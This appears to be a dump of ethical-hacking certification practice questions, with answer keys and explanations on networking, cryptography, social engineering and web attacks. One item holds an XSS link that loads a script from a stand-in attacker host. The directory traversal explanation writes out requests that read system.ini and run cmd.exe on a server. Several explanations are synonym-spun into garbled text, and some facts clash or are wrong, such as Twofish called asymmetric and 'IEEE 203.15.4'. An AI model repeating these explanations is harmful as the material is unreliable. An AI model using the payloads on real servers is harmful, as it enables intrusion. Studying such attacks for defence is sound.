
The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.

Note that a cloud provider can start SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

NEW QUESTION 260

- (Exam Topic 2)

Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

- A. Switch then acts as hub by broadcasting packets to all machines on the network
- B. The CAM overflow table will cause the switch to crash causing Denial of Service
- C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
- D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

NEW QUESTION 261

- (Exam Topic 2)

Wilson, a professional hacker, targets an organization for financial benefit and plans to compromise its systems by sending malicious emails. For this purpose, he uses a tool to track the emails of the target and extracts information such as sender identities, mail servers, sender IP addresses, and sender locations from different public sources. He also checks if an email address was leaked using the haveibeenpwned.com API. Which of the following tools is used by Wilson in the above scenario?

- A. Factiva
- B. Netcraft
- C. infoga
- D. Zoominfo

Answer: C

Explanation:

Infoga may be a tool gathering email accounts informations (ip,hostname,country,...) from completely different public supply (search engines, pgp key servers and shodan) and check if email was leaked using haveibeenpwned.com API. is a really simple tool, however very effective for the first stages of a penetration test or just to know the visibility of your company within the net.

NEW QUESTION 263

- (Exam Topic 2)

Ethical backer jane Doe is attempting to crack the password of the head of the it department of ABC company. She Is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

- A. Password key hashing
- B. Password salting
- C. Password hashing
- D. Account lockout

Answer: B

Explanation:

Passwords are usually delineated as “hashed and salted”. salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it’s hashed, typically this “salt” is placed in front of each password.

The salt value needs to be hold on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.

The use of unique salts means that common passwords shared by multiple users – like “123456” or “password” – aren’t revealed revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.

Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.

Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

NEW QUESTION 268

- (Exam Topic 2)

This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

- A. Twofish encryption algorithm
- B. HMAC encryption algorithm
- C. IDEA
- D. Blowfish encryption algorithm

Answer: A

Explanation:

Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. It's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES. Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. Within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge.

How Secure is Twofish? Twofish is seen as a really secure option as far as encryption protocols go. One among the explanation that it wasn't selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks. Twofish is during this category. Because Twofish uses "pre-computed key-dependent S-boxes", it is often susceptible to side channel attacks. This is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitute a practical break within the cipher.

Products That Use Twofish

GnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.

KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.

Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward, just create the database, set your master password.

PGP (Pretty Good Privacy): PGP is employed mostly for email encryption, it encrypts the content of the e-mail. However, Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail, so make certain to never put sensitive information in these fields when using PGP.

TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user's computer. This suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

NEW QUESTION 270

- (Exam Topic 2)

This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.

```
<a href="http://foobar.com/index.html?id=%3Cscript%20src=%22http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

- A. Cross-site-scripting attack
- B. SQL Injection
- C. URL Traversal attack
- D. Buffer Overflow attack

Answer: A

NEW QUESTION 275

- (Exam Topic 2)

Fred is the network administrator for his company. Fred is testing an internal switch.

From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

- A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
- B. He can send an IP packet with the SYN bit and the source address of his computer.
- C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
- D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

NEW QUESTION 276

- (Exam Topic 2)

Jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However, Jane has a long, complex password on her router. What attack has likely occurred?

- A. Wireless sniffing
- B. Piggybacking
- C. Evil twin
- D. Wardriving

Answer: C

Explanation:

An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam. This type of attack could also be used to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there. The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred. When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials. Fake access points are found out by configuring a wireless card to act as an access point (known as HostAP). They're hard to trace since they will be shut off instantly. The counterfeit access point could also be given an equivalent SSID and BSSID as a close-by Wi-Fi network. The evil twin are often configured to pass Internet traffic through to the legitimate access point while monitoring the victim's connection, or it can simply say the system is temporarily unavailable after obtaining a username and password.

NEW QUESTION 279

- (Exam Topic 2)

You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

- A. 210.1.55.200
- B. 10.1.4.254
- C. 10..1.5.200
- D. 10.1.4.156

Answer: C

NEW QUESTION 281

- (Exam Topic 2)

What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?

- A. Black-box
- B. Announced
- C. White-box
- D. Grey-box

Answer: D

NEW QUESTION 284

- (Exam Topic 2)

You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems and intrusion detection/prevention tools in your company's network. You have configured the most secure policies and tightened every device on your network. You are confident that hackers will never be able to gain access to your network with complex security system in place.

Your peer, Peter Smith who works at the same department disagrees with you.

He says even the best network security technologies cannot prevent hackers gaining access to the network because of presence of "weakest link" in the security chain.

What is Peter Smith talking about?

- A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
- B. "zero-day" exploits are the weakest link in the security chain since the IDS will not be able to detect these attacks
- C. "Polymorphic viruses" are the weakest link in the security chain since the Anti-Virus scanners will not be able to detect these attacks
- D. Continuous Spam e-mails cannot be blocked by your security system since spammers use different techniques to bypass the filters in your gateway

Answer: A

NEW QUESTION 288

- (Exam Topic 2)

Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?

- A. Diversion theft
- B. Baiting
- C. Honey trap
- D. Piggybacking

Answer: C

Explanation:

The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company. In this technique, the victim is an insider who possesses critical information about the target organization. Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.

For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed, the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

NEW QUESTION 293

- (Exam Topic 2)

What port number is used by LDAP protocol?

- A. 110
- B. 389
- C. 464
- D. 445

Answer: B

NEW QUESTION 298

- (Exam Topic 2)

What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of

analyzing files locally it's made on the premiers environment

- A. VCloud based
- B. Honypot based
- C. Behaviour based
- D. Heuristics based

Answer: A

NEW QUESTION 301

- (Exam Topic 2)

In the field of cryptanalysis, what is meant by a "rubber-hose" attack?

- A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
- B. Extraction of cryptographic secrets through coercion or torture.
- C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
- D. A backdoor placed into a cryptographic algorithm by its creator.

Answer: B

NEW QUESTION 306

- (Exam Topic 2)

An attacker redirects the victim to malicious websites by sending them a malicious link by email. The link appears authentic but redirects the victim to a malicious web page, which allows the attacker to steal the victim's data. What type of attack is this?

- A. Phishing
- B. Vlishing
- C. Spoofing
- D. DDoS

Answer: A

Explanation:

<https://en.wikipedia.org/wiki/Phishing>

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.

An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust.

Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

NEW QUESTION 309

- (Exam Topic 2)

George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?

- A. MQTT
- B. LPWAN
- C. Zigbee
- D. NB-IoT

Answer: C

Explanation:

Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of 4 GHz, 900 MHz and 868 MHz.

The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003.

The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.

The Zigbee three.0 Protocol

The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance. Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.

THE ZIGBEE ADVANTAGE

The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications.

Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.

Zigbee protocol options include:

- Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks
- Low duty cycle – provides long battery life
- Low latency

- Direct Sequence unfold Spectrum (DSSS)
- Up to 65,000 nodes per network
- 128-bit AES encryption for secure information connections
- Collision avoidance, retries and acknowledgements

This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.

NEW QUESTION 314

- (Exam Topic 2)

How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender's identity?

- A. Hash value
- B. Private key
- C. Digital signature
- D. Digital certificate

Answer: D

NEW QUESTION 317

- (Exam Topic 2)

which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?

- A. Bluesmacking
- B. Bluebugging
- C. Bluejacking
- D. Bluesnarfing

Answer: D

Explanation:

Bluesnarfing is the unauthorized access of information from a wireless device through Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

NEW QUESTION 322

- (Exam Topic 2)

OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?

- A. openssl s_client -site www.website.com:443
- B. openssl_client -site www.website.com:443
- C. openssl s_client -connect www.website.com:443
- D. openssl_client -connect www.website.com:443

Answer: C

NEW QUESTION 327

- (Exam Topic 2)

Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the user's request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

- A. Wardriving
- B. KRACK attack
- C. jamming signal attack
- D. aLTER attack

Answer: D

Explanation:

aLTER attacks are usually performed on LTE devices. Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim. This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.


https://alter-attack.net/media/breaking_lte_on_layer_two.pdf

The new aLTER attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.

This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR; however, it's not integrity-protected, that is why an offender will modify the payload.

As a result, the offender is acting as a classic man-in-the-middle wherever they're movement as a cell tower to the victim.

Diagram Description automatically generated



NEW QUESTION 328

- (Exam Topic 2)

Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msG. "mountd access";)

- A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

NEW QUESTION 333

- (Exam Topic 2)

What is the purpose of DNS AAAA record?

- A. Authorization, Authentication and Auditing record
- B. Address prefix record
- C. Address database record
- D. IPv6 address resolution record

Answer: D

NEW QUESTION 337

- (Exam Topic 2)

John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the IDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.

What is the tool employed by John to gather information from the IDAP service?

- A. jxplorer
- B. Zabasearch
- C. EarthExplorer
- D. Ike-scan

Answer: A

Explanation:

JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface.

It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.

JX is is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.

JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release.

JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

NEW QUESTION 341

- (Exam Topic 2)

Which file is a rich target to discover the structure of a website during web-server footprinting?

- A. Document root
- B. Robots.txt
- C. domain.txt
- D. index.html

Answer: B

NEW QUESTION 342

- (Exam Topic 2)

While testing a web application in development, you notice that the web server does not properly ignore the “dot dot slash” (../) character string and instead returns the file listing of a folder structure of the server.

What kind of attack is possible in this scenario?

- A. Cross-site scripting
- B. Denial of service
- C. SQL injection
- D. Directory traversal

Answer: D**Explanation:**

Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker’s root registry.

Web workers give two primary degrees of security instruments

- Access Control Lists (ACLs)
- Root index

An Access Control List is utilized in the approval cycle. It is a rundown which the web worker’s manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.

The root registry is a particular index on the worker record framework in which the clients are kept. Clients can’t get to anything over this root.

For instance: the default root registry of IIS on Windows is C:\inetpub\wwwroot and with this arrangement, a client doesn’t approach C:\Windows yet approaches C:\inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).

The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS\system32\win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.

This weakness can exist either in the web worker programming itself or in the web application code.

To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.

What an assailant can do if your site is defenselessWith a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.

Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with “the site”. Along these lines everything relies upon what the site client has been offered admittance to in the framework.

Illustration of a Directory Traversal assault by means of web application codeIn web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL

GET

<http://test.webarticles.com/show.asp?view=oldarchive.html> HTTP/1.1 Host: test.webarticles.com

With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web

server, show.asp retrieves the file oldarchive.html from the server’s file system, renders it and then sends back to the browser which displays it to the user. The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.

GET

<http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini> HTTP/1.1 Host: test.webarticles.com

This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.

Example of a Directory Traversal attack via web serverApart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks.

The problem can either be incorporated into the web server software or inside some sample script files left available on the server.

The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.

For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be

GET

<http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\> HTTP/1.1 Host: server.com

The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe comm shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a we server escape code which is used to represent normal characters. In this case %5c represents the character \ Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

NEW QUESTION 347

- (Exam Topic 2)

Which utility will tell you in real time which ports are listening or in another state?

- A. Netstat
- B. TCPView
- C. Nmap
- D. Loki

Answer: B**NEW QUESTION 352**

- (Exam Topic 2)

These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?

- A. Black-Hat Hackers A
- B. Script Kiddies
- C. White-Hat Hackers
- D. Gray-Hat Hacker

Answer: B

Explanation:

Script Kiddies: These hackers have limited or no training and know how to use only basic techniques or tools. Even then they may not understand any or all of what they are doing.

NEW QUESTION 354

- (Exam Topic 2)

You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

- A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
- B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
- C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
- D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

Answer: C

NEW QUESTION 357

- (Exam Topic 2)

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-256, MMAC-SHA384, and ECDSA using a 384-bit elliptic curve. Which is this wireless security protocol?

- A. WPA2 Personal
- B. WPA3-Personal
- C. WPA2-Enterprise
- D. WPA3-Enterprise

Answer: D

Explanation:

Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise.

WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network. WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data:

- Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)
- Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)
- Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve
- Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol

Galois Message Authentication Code (BIP-GMAC-256) The 192-bit security mode offered by

WPA3-Enterprise ensures the proper combination of cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.

It protects sensitive data using many cryptographic algorithms. It provides authenticated encryption using GCMP-256. It uses HMAC-SHA-384 to generate cryptographic keys. It uses ECDSA-384 for exchanging keys.

NEW QUESTION 362

- (Exam Topic 2)

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker installed a scanner on a machine belonging to one of the victims and scanned several machines on the same network to identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

- A. Proxy scanner
- B. Agent-based scanner
- C. Network-based scanner
- D. Cluster scanner

Answer: C

Explanation:

Network-based scanner

A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

NEW QUESTION 367

- (Exam Topic 2)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bob denies that he had ever sent a mail. What do you want to "know" to prove yourself that it was Bob who had sent a mail?

- A. Authentication
- B. Confidentiality
- C. Integrity
- D. Non-Repudiation

Answer: D

Explanation:

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 368

- (Exam Topic 2)

In this attack, a victim receives an e-mail claiming from PayPal stating that their account has been disabled and confirmation is required before activation. The attackers then scam to collect not one but two credit card numbers, ATM PIN number and other personal details. Ignorant users usually fall prey to this scam. Which of the following statement is incorrect related to this attack?

- A. Do not reply to email messages or popup ads asking for personal or financial information
- B. Do not trust telephone numbers in e-mails or popup ads
- C. Review credit card and bank account statements regularly
- D. Antivirus, anti-spyware, and firewall software can very easily detect these type of attacks
- E. Do not send credit card numbers, and personal or financial information via e-mail

Answer: D

NEW QUESTION 373

- (Exam Topic 2)

To invisibly maintain access to a machine, an attacker utilizes a toolkit that sits undetected in the core components of the operating system. What is this type of rootkit an example of?

- A. Hypervisor rootkit
- B. Kernel toolkit
- C. Hardware rootkit
- D. Firmware rootkit

Answer: B

Explanation:

